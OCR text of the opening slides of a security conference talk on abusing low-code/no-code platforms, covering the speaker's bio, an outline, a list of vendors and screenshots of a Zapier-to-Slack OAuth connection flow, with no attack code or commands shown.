zenity

Learn more:
mbrg.io/dc30-lc

# Low Code High Risk:

## Enterprise Domination via Low Code Abuse

Michael Bargury @ Zenity

# About me

- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- OWASP *'Top 10 LCNC Security Risks'* project lead
- Dark Reading columnist mbrg.io/dr
- Defcon n00b
- Research Ft. Uriel Zilberberg


@mbrg0 @UZisReal123

mbrg.io

# Outline


- Low code / No code in a nutshell
- Why should you care?
- Real world attacks – abusing LCNC platforms
- Breaking the sandbox
- The latest addition to your red team arsenal


# Low-Code / No-Code in a Nutshell




# Why No Code?

# If it sounds familiar, its because it is




Tech evolution

# Available in every major enterprise

zapier

mx mendix

make
formerly Integromat

servicenow

salesforce

Betty Blocks


Microsoft

outsystems

Appian


# Build everything

- If this than that automation
- Integrations
- Business apps
- Whole products
- Mobile apps




mbrg.io/dc30-lc#on-a-call

# Wait, what?





Is this a list of authenticated sessions?

# Wait, what?




Is this a list of authenticated sessions?


And these sessions can be shared?!?





zenity

# Low – Code Authentication

# Step by step



Add a new app connection
Add a new app connection
slack
Slack
Forms for Slack
Dislack



Zapier is requesting permission to access the pwntoso Slack workspace | pwntoso Slack - Brave
pwntoso.slack.com/oauth?client_id=2165348927.2161329837&scope=channels...
slack
pwntoso
Zapier is requesting permission to access the pwntoso Slack workspace
What will Zapier be able to view?
Content and info about you
Content and info about channels & conversations
Content and info about your workspace
What will Zapier be able to do?
Perform actions as you
Perform actions in channels & conversations
Perform actions in your workspace
Cancel
Allow
Add a new app connection
Add a new app connection
slack
Slack
Forms for Slack
Dislack


New connection added
My connections 1
